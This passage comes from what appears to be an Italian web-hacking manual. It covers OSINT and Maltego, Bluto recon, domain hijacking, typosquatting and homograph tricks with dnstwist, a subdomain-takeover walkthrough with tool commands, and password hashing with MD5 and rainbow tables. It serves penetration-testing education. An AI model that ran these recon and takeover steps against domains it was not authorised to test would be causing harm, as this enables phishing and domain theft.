- **Vulnerabilità**: tener traccia di tutte le vulnerabilità, anche critiche, nel mondo dell'IT Security (di recente anche con monitoraggio al Ransomware)
- **Internet of Things**: monitorare il flusso dei nuovi dispositivi che hanno di fronte la parola *smart* (smart-TV, smart-Cam, smart-Frigo, smart-Lavatrice etc...)

4.6.4 OSINT avanzata

Effettuare OSINT è un'operazione ben più ampia rispetto a quanto si possa fare limitandosi all'estrarre informazioni da un sito web e dei dati esterni: i processi di OSINT sono molti e possono essere applicati a diversi campi (giornalismo, ricerche di settore, investigazione, affari e via dicendo).

Come avrai intuito esistono diverse fonti da cui è possibile ottenere risultati, per poi catalogarli in rete (sia in forma gratuita che a pagamento); esistono centinaia di tools pensati per l'occasione.

Di seguito una lista di alcune risorse utili da spulciare in rete:

- **OSINT Framework** (http://osintframework.com), un sito web ben organizzato che raccoglie i servizi OSINT (gratuiti) presenti in rete

- **Awesome OSINT** (https://github.com/jivoi/awesome-osint), un repository git in cui sono raccolti diversi tools e siti web che permettono di spaziare tra diverse categorie
- **Buscador Investigative Operating System** (https://inteltechniques.com/buscador/), una distribuzione GNU/Linux – in versione Virtual Machine – pensata per le investigazioni online attraverso tecniche e software OSINT

4.7 Output in locale

Quello che otteniamo dopo il caricamento di una pagina web è l'output, in genere composto da linguaggi di markup, elementi interni/esterni e tutto ciò che riguarda l'applicazione solo in locale (comunemente un po' di HTML, immagini, CSS e Javascript).

Quello che vedrai sarà quindi il risultato di ciò che il Web Server può permetterti di leggere: quindi no, se te lo stavi chiedendo, con (solo) l'HTML di una pagina web non si violano i portali web.

Ci sono però alcune cose interessanti che è possibile fare studiandosi il sorgente in locale di un sito: ad esempio si può identificare l'editor utilizzato, l'eventuale struttura presente (visualizzando le directory in cui sono presenti i file), effettuare enumerazione sui temi o sui plugin in uso (molti sviluppatori inseriscono i commenti HTML nel loro codice). Se sei nella fase di Profilazione può esserti utile compilare a mano tutto ciò che un eventuale scanner automatico non è riuscito a ritrovare nel portale.

Se l'attacco è di tipo mirato è importante conoscere le competenze del programmatore (se questi è anche il progettista back-end, quindi PHP e SQL, oltre che front-end, quindi HTML/CSS/JS): un'analisi veloce del codice ci permetterà di valutare (ma questo solo se abbiamo acquisito ottime competenze di programmazione) se il programmatore in questione è sufficientemente aggiornato sulle ultime in fatto di progettazione web (vedesi, in tal senso, se il programmatore usa ancora HTML4 piuttosto che HTML5[88]).

queste informazioni possono essere:

- Editor utilizzati dai programmatori

- Informazioni sul CMS o sul framework in uso
- Informazioni sui plugin e sui temi associati al CMS
- Eventuali informazioni rilasciate dai programmatori non ripulite
- Valutare le competenze tecniche del programmatore (almeno lato front-end)

4.8 Reporting

Il nostro percorso di profiling si conclude con il processo di reporting: è necessario che tutte le informazioni raccolte debbano essere messe nero su bianco all'interno di uno schema facile da consultare, scalabile e dinamico.

Tale procedura non è definita da uno standard ben preciso, perciò spesso e volentieri i report sono stilati seguendo metodi personali sviluppati nel tempo e adatti secondo le necessità di chi li consulterà.

Se non hai mai stilato un report di Sicurezza questo è un buon punto di partenza per capire in che modo gestire le informazioni e fare tuo il metodo che ritieni più adatto! Nel mondo dell'IT Security uno dei programmi più rinomati in grado di creare mappe di dati è sicuramente Maltego.

4.8.1 Maltego

Il seguente capitolo illustra solo una breve panoramica sull'utilizzo del programma Maltego e non si sostituisce a manuali ben più avanzati sulle reali potenzialità che esso offre.

Scritto principalmente in Java, Maltego è un ottimo programma in grado di gestire infinite quantità di dati da cui è possibile creare grafici e collegare informazioni tra di esse, permettendo in qualunque momento di spulciare ciò che è stato estrapolato in modo estremamente veloce.

Il programma è disponibile per le principali piattaforme (Windows, macOS e GNU/Linux) ed è distribuito attualmente secondo quattro tipologie di licenze[89]: nel nostro caso faremo affidamento alla licenza Maltego CE (Community Edition) gratuita purché ci si iscriva presso il portale dello sviluppatore[90].

Il programma si presenta con un login da eseguire, quindi l'interfaccia grafica ci guiderà sulla lista di eventuali estensioni da installare. Maltego si basa principalmente sull'uso di grafici, per poterne creare uno cliccheremo sull'icona dedicata in alto a destra oppure con la combinazione CTRL+T (CMD+T).

Inizialmente potrà sembrare ostico (anche a causa della mole di informazioni fornite) perciò cercheremo di approfondire solo ciò di cui abbiamo realmente bisogno ai fini di questo documento [Figura 4.9].




Figura 4.9: tutto in Maltego parte da un grafico

4.8.2 Il primo grafico

Uno dei concetti che ruota attorno a Maltego sono le entità: per capire di cosa si tratta, trasciniamo l'entità Website dalla palette a sinistra al grafico (vuoto) al centro. Verrà creata una prima entità con nome di default "www.paterva.com", sostituiamolo (doppio-cliccando sul testo) con il nostro dominio "www.hacklog.net" [Figura 4.10].




Figura 4.10: inserendo l'entità Website creeremo il primo elemento con cui possiamo

lavorare in Maltego

Eseguendo il click destro sulla nuova icona si aprirà la finestra Run Transform(s): in Maltego i Transform permettono di automatizzare alcune operazioni di OSINT come (nel caso di un'entità website) la raccolta del codice sorgente dell'HTML (catalogandoli in base ai metadati), elencare gli indirizzi email, le tecnologie in uso, indirizzi IP e così via.




Figura 4.11: grazie ai Transforms possiamo espandere la nostra entità con ulteriori informazioni utili

Mettiamo alla prova Maltego cliccando su "All Transforms" [Figura 4.11]: in breve tempo il nostro grafico sarà costruito da decine di entità, figlie della prima creata all'inizio (website). Ognuna di esse sarà quindi rappresentata da un'icona che ne identificherà la categoria d'appartenenza (basterà spostare il mouse sopra l'entità e controllare la tipologia [Figura 4.12]).




Figura 4.12: i Transforms ci daranno diverse informazioni sull'host che vogliamo verificare, un po' come le tecniche precedenti, ma assolutamente automatico e facile da comprendere.

4.8.3 Organizzazione prima di tutto!

Al lancio di tutti i Transforms il grafico sarà pieno di informazioni ma, con molta probabilità, solo alcune ci saranno davvero utili.

Il mio consiglio quindi è di fare un repulisti di tutte le voci che consideriamo inutili (potremo sempre reintegrarle più avanti) e lasciare attive quelle poche entità che ci permetteranno di avere un quadro immediato del sistema che intendiamo testare; se hai dubbi su eventuali entità, puoi cliccare due volte sulla loro icona per visualizzarne i dettagli.

Ti indicherò ora alcune funzioni utili per gestire il grafico:

- Se clicchi su un'icona, questa sarà evidenziata da un bordo arancione. Se clicchi su di essa e trascini, sposterai l'icona in giro per il grafico.
- Se clicchi e tieni premuto sull'icona senza che questa sia selezionata, potrai creare un collegamento da un'identità ad un'altra (la freccia che parte da un'icona all'altra).

- Con il click destro puoi spostarti sulla mappa. Se il grafico è troppo grande puoi sfruttare l'Overview a destra per navigare più facilmente.

4.8.4 Espansioni senza limiti

Fondamentalmente Maltego è un programma che permette di fare alcune semplici operazioni di enumerazione e profiling, estrapolando dati e categorizzandoli senza troppe pretese.

In effetti non esistono strumenti particolari che non abbiamo già visto, quindi sarebbe inutile procedere ulteriormente: di buono c'è che da qualche tempo a questa parte Maltego integra servizi esterni, tra cui il già visto Shodan, per espandere le informazioni attraverso moduli dedicati.

È possibile aggiungere le estensioni, da associare con le relative API key, dalla home di Maltego (tab "Home" in alto del programma). Tra questi citiamo:

- **Shodan**, per una migliore enumerazione delle informazioni sul server
- **haveibeenpwned**, per verificare al volo (nei database citati) se la mail è presente in qualche dump pubblicato in rete (i.e. pastebin
- **VirusTotal**, permette di verificare la (ex) presenza di file infetti riportando un risultato in hash (puoi ricercarne i dettagli da qui: https://www.virustotal.com/it/#search)
- **Bitcoin**, permette di effettuare una ricerca nelle blockchain di BTC e ETH a partire da un indirizzo o da una transazione e ottenerne i dettagli direttamente sul programma

Potresti trovare utili anche altri Transform (nota che molti di loro sono a pagamento o disponibili solo per le versioni di Maltego superiori) quindi ti consiglio di provarli e verificarne l'utilità.

Attacco: **Data Mining Recon**

Simulazione DEMO; Tool: bluto

Spesso può essere utile effettuare un re-check generale di tutto ciò che abbiamo descritto, compreso un po' di sano data mining[91] incrociato da diverse fonti come LinkedIn, Google, Bing, oltre ovviamente a rileggere quanto descritto precedentemente nelle varie fasi di enumerazione. Alcune di queste operazioni possono essere riassunte in Bluto[92], un tool AIO[93] in grado di fornire un report completo (in formato HTML) prendendo come punto di riferimento solo un dominio. L'installazione di questo tool è prevista dal modulo pip (che dovrà essere presente nella distribuzione GNU/Linux) quindi si può procedere al reperimento dai repository tramite il comando:

```
$ sudo pip install bluto
```

Effettuata l'installazione si potrà procedere al lancio del comando:

```
$ bluto
```

Se intendi fare un ampio uso di questo tool ti consiglio però di procurarti un account gratuito presso hunter.io e di far uso della API key fornita (https://hunter.io/api_keys). Potrai quindi darla in pasto al programma tramite il parametro --api:

```
$ bluto --api e0242*******d50e97fa6b4*******9235ec6360f19
```

Basterà, in questo caso, attendere che il wizard ci chieda il dominio da voler sottoporre al test (seguirà anche una piccola verifica del Whois a cui dovremmo rispondere *[yes|no]*, nel dubbio confermare)

Come per la maggior parte delle tecniche viste precedentemente anche Bluto richiederà molto tempo, specie durante le operazioni di bruteforcing al sotto-dominio. Tale procedura può essere ulteriormente approfondita – con il relativo aumento di tempo d'attesa – passando al programma il parametro -e.

Bisognerà quindi attendere diversi minuti – dipende dalla qualità della connessione e dai tempi di risposta del server – quindi si potrà ottenere un output in formato HTML da poter consultare con calma.

5. ATTACCHI AL DOMINIO

Con attacco al dominio si intende effettuare un furto al dominio di un sito web (es: www.example.com) registrandolo ad altro nome o puntandolo verso altri servizi.

Di seguito verranno dimostrate tecniche volte al furto del dominio per veicolare ulteriori attacchi (ad esempio Phishing) sfruttando l'autorevolezza dello stesso: non verranno invece trattati attacchi a danni di società di hosting o alle credenziali di accesso dell'amministratore.

5.1 Domain Hijacking

Con Domain Hijacking ci si riferisce alla pratica di prender possesso di un dominio registrandolo con altri dati, per poi attuare un’estorsione ai danni del legittimo proprietario. Teniamo presente che è possibile effettuare il cambio di intestazione di un dominio se questi scade oppure se ne trasferisce la proprietà.

5.1.1 Scadenza di un dominio

Quando si registra un dominio questi non diventa effettivamente di proprietà di chi lo acquista, perché difatti acquisto non è: si parla piuttosto di affitto e, come tale, ha una scadenza.

Al termine della scadenza di un dominio questi entra in un **Grace Period**, un arco di tempo (30+45 giorni) nel quale l’utente può decidere di rinnovare il dominio anche se arrivato a scadenza. Una volta scaduto il dominio diventa nuovamente registrabile e quindi acquistabile da chiunque.

Nonostante questa non sia una vera e propria forma di violazione informatica è importante sapere che, in rete, girano bot alla ricerca della scadenza dei domini più succosi e ri-registrarli a nome del proprietario, per poi “trovare accordi” in grado di accontentare entrambe le parti. Di ri-registrazioni che hanno fatto la storia ne abbiamo da raccontare due in particolare che coinvolgono Google e Microsoft.

Nel 2015 un ex dipendente di Google, Sanmay Ved, comprò il

dominio google.com a seguito della scadenza dello stesso per 12$ da Google Domains. A seguito del pagamento, Ved ottenne l'accesso per 1 minuto al dominio e con esso agli accessi di Google Webmaster Tools, dove erano presenti le informazioni riservate del team di Big G e del dominio (con i relativi sottoservizi). L'acquisto fu successivamente annullato, il pagamento rimborsato e il dominio google.com riaffidato al suo legittimo proprietario.

Nel 2003 un anonimo acquistò il dominio hotmail.co.uk dopo che il rinnovo da parte di Microsoft, probabilmente a causa di un metodo di pagamento non più valido, fu rifiutato dal Registrar; il nuovo proprietario contattò Microsoft da cui però non ottenne risposta. Solo dopo l'intervento del noto quotidiano The Register la società di Redmond decide di muoversi al riacquisto del dominio, accordandosi con il nuovo proprietario tramite un "patto segreto". La società non ha mai dato spiegazioni sul caso, insabbiando la vicenda. Nel 1999 un caso simile coinvolte passport.com, sempre di Microsoft, dove Michael Chaney, programmatore Linux, riacquistò il dominio per soli 35$.

5.1.2 Trasferimento di un Dominio

Il cambio dei dati di un dominio è fattibile anche attraverso il trasferimento di un dominio: questa operazione può essere utile quando ad esempio il dominio di un sito web viene rivenduto o la società cambia ragione sociale.

Nel panorama Informatico è possibile subire un attacco di Domain Hijacking con trasferimento di servizi attraverso diversi metodi:

- **Violazione del Registrar**: in questo caso l'attacker viola i servizi del Registrar (società che affitta i domini) prendendo possesso dei domini registrati in esso.
- **Violazione dell'Account**: in questo caso l'attacker viola l'account associato ai servizi del Registrar. Questo può avvenire tramite vulnerabilità del Registrar da cui sono eseguiti dump del database[94], dall'uso di dump di altri siti violati (dove l'utente usa la stessa password) o la violazione dell'account email dell'utente.
- **Attacco di Phishing**: in questo caso l'attacker raggira l'utente

convincendolo a fornire i dati d'accesso dell'account con cui amministra il dominio nel sito del Registrar. Approfondiremo l'argomento nel capitolo 11.

Il trasferimento di un dominio avviene attraverso un codice, denominato **AUTHINFO**: questo viene fornito dal Registrar precedente e dev'essere utilizzato dal Registrar successivo; essa è la chiave che permette alle due società di dimostrare la volontà del proprietario di trasferire effettivamente un dominio.

Molti Registrar offrono soluzioni di tipo *Transfer Lock*: anche se viene ottenuto l'AUTHINFO per vie traverse, bisogna sbloccare il dominio al trasferimento. In questo caso è dunque necessario avere il nullaosta da parte del Registrar corrente (che provvederà a comunicare all'attuale titolare il trasferimento via email o altri sistemi) prima di procedere all'effettivo sblocco del dominio.

5.2 Cybersquatting

A differenza del Domain Hijacking, dove la vittima viene colpita sul dominio reale, con Cybersquatting ci si riferisce a quella pratica che consiste di acquistare domini di aziende, marchi, nomi di personaggi famosi e di registrarli col fine di realizzare guadagni o danni a chi non può riappropriarsene. Questi possono corrispondere anche a siti web clonati utilizzati per effettuare attacchi di tipo Phishing (capitolo 11), convincendo i malcapitati a inserire dati personali in siti fake.

5.2.1 Typosquatting

Con Typosquatting ci si riferisce ad una pratica comune di acquistare domini simili agli originali, sfruttando errori di battitura del dominio o la somiglianza con il dominio autoritario.

Prendendo ad esempio[95] il dominio example.com, è possibile catalogare **7 tipi di Typosquatting** ai danni di un utente o di un marchio:

- Sfruttando le scarse competenze in materia linguistica di un individuo (es: exemple.com)
- Sfruttando errori di battitura (es: examlpe.com)
- Utilizzando varianti plurali (es: examples.com)
- Utilizzando un diverso TLD (es: example.org)

- Aggiungendo, omettendo e scambiando caratteri (es: examplle.com)
- Utilizzando un sottodominio (es: ex.ample.com)
- Utilizzando un diverso ccTLD sfruttando errori di battitura, ad esempio example.co, example.cm oppure example.om

Si tenga presente che il Typosquatting, anche sul suo italiano, è regolamentato dalle legislazioni territoriali: lo sfruttamento di un marchio può essere un elemento che, in sede legale, consentirebbe l'offuscamento o la rassegnazione del dominio al legittimo proprietario[96].

5.2.2 Omografia

Sulla falsa riga del Typosquatting, lo spoofing omografico consente di creare URL utilizzando caratteri diversi seppur visivamente identici a quelli reali. Mi spiego meglio: nell'universo dell'Unicode, ovvero quell'insieme di alfabeti del greco, cirillico o armeno, alcuni caratteri hanno differenze impercettibili all'occhio umano ma sono interpretati in maniera differente da un computer.

Per fare un esempio, il carattere latino "a" (rappresentato in UNICODE dal codice U+0041) è visivamente identico al carattere cirillico "a" (rappresentato in UNICODE dal codice U+0430); questo ha permesso per alcuni anni ai cybercriminali di registrare domini identici ai legittimi proprietari.

La difesa a questi tipi di attacchi è stata fixata dai produttori di Browser che, nelle ultime versioni dei rispettivi programmi, hanno forzato la conversione del dominio nella URL nel Punycode[97] (ad esempio i caratteri sulla barra degli indirizzi vengono convertiti in xn--c1yn36f).

Attacco: **Domain Typo Detection**

Simulazione DEMO; Tool: dnstwist

Attraverso programmi come Dnstwist è possibile effettuare una ricerca di massa sui domini che corrispondono ai metodi di Cybersquatting visti in precedenza. Se, da una parte, uno strumento di verifica di massa può essere utile per il cybercriminale che vuole appoggiarsi a un dominio fake, dall'altra può essere utile per il sysadmin o il responsabile del portale che vuole tenere sotto controllo l'eventuale presenza di portali clone del proprio.

Il programma Dnstwist dipende da alcune librerie Python; assicuriamoci che siano già installate attraverso il comando:

```
$ sudo apt-get install python-dnspython python-geoip python-whois
python-requests python-ssdeep python-cffi
```

Ora sarà possibile effettuare un clone del repository Github:

```
$ git clone https://github.com/elceef/dnstwist
```

Possiamo ora dirigerci nella cartella appena creata, quindi lanciare l'help che ci dimostra i parametri accettati:

```
$ cd dnstwist
$ ./dnstwist.py --help
```

Il funzionamento, come anche spiegato dal repo ufficiale[98], è molto semplice: dnstwist genera una lista di potenziali domini attraverso un algoritmo integrato, quindi effettua una query ai record A/AAAA/NS/MX per verificare se questi rispondono a un indirizzo IP.

L'uso più banale prevede il passaggio di un unico parametro, ovvero del dominio che si intende verificare:

```
$ ./dnstwist.py [url]
```

Eventualmente potrebbe interessarti solo sapere se esistono domini simili, in questo caso si può passare il parametro --registered:

```
$ ./dnstwist.py --registered [url]
```

Tra i tanto esempi documentati ritroviamo l'utile opzione per esportare in formati csv/json. In questo caso il formato è:

```
$ ./dnstwist.py --csv [url] > out.csv
$ ./dnstwist.py --json [url] > out.json
```

È importante tenere a mente anche i limiti (logici) che il programma ha: il numero delle varianti che il programma potrebbe generare è direttamente proporzionale alla lunghezza del dominio, quindi alle richieste DNS che si creerebbero. Per intenderci, un dominio con una lunghezza di 6 caratteri (come google.com) genererebbe una potenziale lista di 300.000 risultati; nel caso in cui il dominio contenga 8 caratteri (ad esempio facebook.com) la lista lieviterebbe a 5 milioni di risultati. Il programma dunque si limita ad analizzare una lista dei domini più quotati limitandosi ai risultati più vicini al prossimo, non superando mai la distanza di edit di 2 unità (Distanza di Levenshtein[99]).

Attacco: **Sub-Domain TakeOver**

Simulazione Metasploitable; Tool: takeover

È probabile che un web master dimentichi di aver registrato un sotto-dominio (subdomain.example.com) che punti a un servizio esterno (AWS, Github, BitBucket etc...) scaduto, eliminato o archiviato. Un malintenzionato

potrebbe appropriarsi di questo servizio registrandolo a sua volta e ottenendo così l'autorevolezza del dominio che intende violare.

Tra i tools disponibili in grado di enumerare i sottodomini scaduti abbiamo **TakeOver** (https://github.com/m4ll0k/takeover) [Figura 5.1] scritto in Python e facilmente scaricabile con il comando:

```
$ git clone https://github.com/m4ll0k/takeover.git

$ cd takeover
```

Il programma può quindi essere evocato con:

```
$ python takeover.py
```

Prima di poterlo avviare abbiamo bisogno di una lista da cui attingere ai vari sottodomini. Puoi scaricare il "core" dei sottodomini (subdomains.txt) lanciando:

```
$ wget
https://raw.githubusercontent.com/Hacklogit/hacklog2/master/examples/c
```

quindi genererai la tua lista personale aggiungendo ".example.com" alla fine di ogni riga:

```
$ awk '$0=$0".example.com"' subdomains.txt > test.txt
```

Infine lancerai il programma

```
$ python takeover.py -l test.txt
```

Bisognerà solo attendere che il programma risolva tutti i sottodomini [Figura 5.1].

```
    /~\
   C oo   ---------------
  _( ^)  |T|A|K|E|O|V|E|R|
 /   ~\  ---------------
#> by Momo Outaadi (m4ll0k)
#> http://github.com/m4ll0k
-----------------------------------------
[i] Read wordlist.. hacklog.net.txt
[+] Starting scanning...
[i] Target url... http://mail.hacklog.net
[i] Target url... http://mail2.hacklog.net
[i] Target url... http://www.hacklog.net
[i] Target url... http://ns2.hacklog.net
[i] Target url... http://ns1.hacklog.net
```

Figura 5.1: potranno volerci delle ore ma chissà che non ne valga la pena?

6. ATTACCHI ALL' AUTENTICAZIONE

L'autenticazione di un'applicazione Web gioca un ruolo fondamentale sulla sicurezza di un portale: in essa infatti risiede un principio di sicurezza "certa", ovvero che, una volta che ci si è autenticati, non è più necessario garantire che l'utente sia effettivamente chi dice di essere.

Il concetto di autenticazione ruota attorno a degli elementi comuni in cui è facile imbattersi, siano elementi costanti che variabili. Vediamoli assieme:

- **Username e Password**: la forma di autenticazione più popolare sul Web, che consiste in una combinazione di Username e Password. Questa è affidata interamente al Web Server o alla Web Application.
- **Servizi di autenticazione**: l'autenticazione viene gestita da terze parti. L'utente effettua l'accesso al suo account esterno e, attraverso delle API di programmazione, la web application è in grado di riconoscere l'utente e quindi di autenticarlo. Alcuni servizi in grado di offrire questo strumento sono: Google, Microsoft, Yahoo, Github, Facebook etc...
- **Autenticazione a due fattori**: l'autenticazione può avvenire tramite username/password che attraverso terze parti: attraverso varie tecniche di memorizzazione (ad esempio tramite cookie o sessioni utente) il server ritiene affidabile quel browser o programma che ha effettuato una doppia autenticazione attraverso la generazione di codici esterni in-app (come Authy o Google Authenticator) o con sistemi di comunicazione alternativi, tra cui SMS o Email.

È importante quindi tener presente che, in base al tipo di login che ci si presenterà di fronte, sarà necessario avere tutti gli elementi che permettono di tentare la sua forzatura. A queste inoltre si aggiungono ulteriori variabili che è necessario tener presente, ovvero:

- **Blocco dei tentativi**: Effettuare ripetuti tentativi di attacco ai danni di un account potrebbe causare il blocco temporaneo dello stesso.
- **Tempi sui tentativi**: Alcuni sistemi hanno un tempo minimo d’attesa tra un tentativo di login e un altro, onde evitare attacchi automatici di tipo

bruteforcing (capitolo 6.2.4).

6.1 Storage delle Password sul Web

È importante che tu conosca adeguatamente un meccanismo che viene usato nell'Informatica per effettuare molte operazioni, tra cui salvare le password su un server: prima di parlare di autenticazione vedremo brevemente in che modo le password viaggiano nel grande mondo del World Wide Web.

6.1.1 Hash, come si salvano le Password sul Web

In Informatica, e in qualunque branca della Matematica, esistono delle funzioni speciali chiamate HASH: queste servono quando è necessario nascondere il contenuto di un'informazione senza però dipendere da altri fattori esterni (come ad esempio una chiave di cifratura simmetrica).

Cercherò di essere più chiaro: dato un **valore** (password) la funzione hash crea un **risultato** (hash) attraverso un **algoritmo** (l'insieme delle funzioni matematiche che lo generano). Alcune di queste funzioni hash sono di tipo unidirezionale: in pratica possiamo generare un hash partendo da una password ma non possiamo ottenere una password con solo l'hash.

A che serve tutto ciò? Spiego subito: ipotizziamo che l'utente Andrea digiti la propria password su un sito. La password finirà dentro un database, quindi tecnicamente sarebbe leggibile da chiunque, giusto? Potrebbe vederla un operatore (e già di per sé questa cosa non è molto carina) ma anche da un cyber-criminale (situazione pessima!).

Allora si potrebbe pensare di cifrare le password attraverso una *cifratura simmetrica* (come ad esempio il Codice di Cesare): peccato che queste facciano uso di chiavi che, per forza di cose, dovrebbero essere presenti sul software del server, oppure in mano a qualche responsabile. No, non va bene neanche così.

E la *cifratura asimmetrica*? Scordiamocelo, almeno per adesso.

Attraverso la **funzione hash** riusciamo invece a prendere la password di Andrea, cifrarla e metterla sul database in pochissimi secondi: se un operatore (o chi ne fa le veci) dovesse accedere al database vedrà solo l'hash della password utente, non la password in chiaro. E non c'è modo –

teoricamente parlando – che una buona funzione hash possa essere decodificabile, se non attraverso attacchi a forza bruta.

6.1.2 MD5, lo storico hash del Web

Fino a qualche anno fa era **MD5** la funzione di riferimento hash del secolo (questo prima che approdasse una nuova versione[100] di PHP). Nell'esempio in cui Andrea digita la sua password (es: "pippo") questa verrà codificata dal sistema in questo modo:

```
pippo => 0c88028bf3aa6a6a143ed846f2be1ea4
```

Se un cybercriminale dovesse avere accesso al database si ritroverà di fronte a un valore di 32 cifre; questo (in via teorica, vedremo poi i casi d'attacco) sarebbe inutile nel caso in cui si volesse ottenere la password pulita (pippo).

La web app non dovrà neanche decifrare questo valore: se Andrea scriverà pippo nel form di accesso, alla web app basterà eseguire la funzione MD5 di ciò che ha scritto Andrea e confrontare il valore presente nel database.

6.1.3 Rainbow Tables

Il fatto di poter generare un hash partendo da un valore ha permesso di ideare una lista di parole che ne generassero il corrispettivo: l'insieme degli hash veniva così raggruppato in enormi database o file chiamati Rainbow Tables. Questi sono composti come segue:

Valore	Hash
a	0cc175b9c0f1b6a831c399e269772661
b	92eb5ffee6ae2fec3ad71c777531578f
c	4a8a08f09d37b73795649038408b5f33
d	8277e0910d750195b448797616e091ad

e così via, fino a che le Rainbow Tables non raggiungono il limite definito.

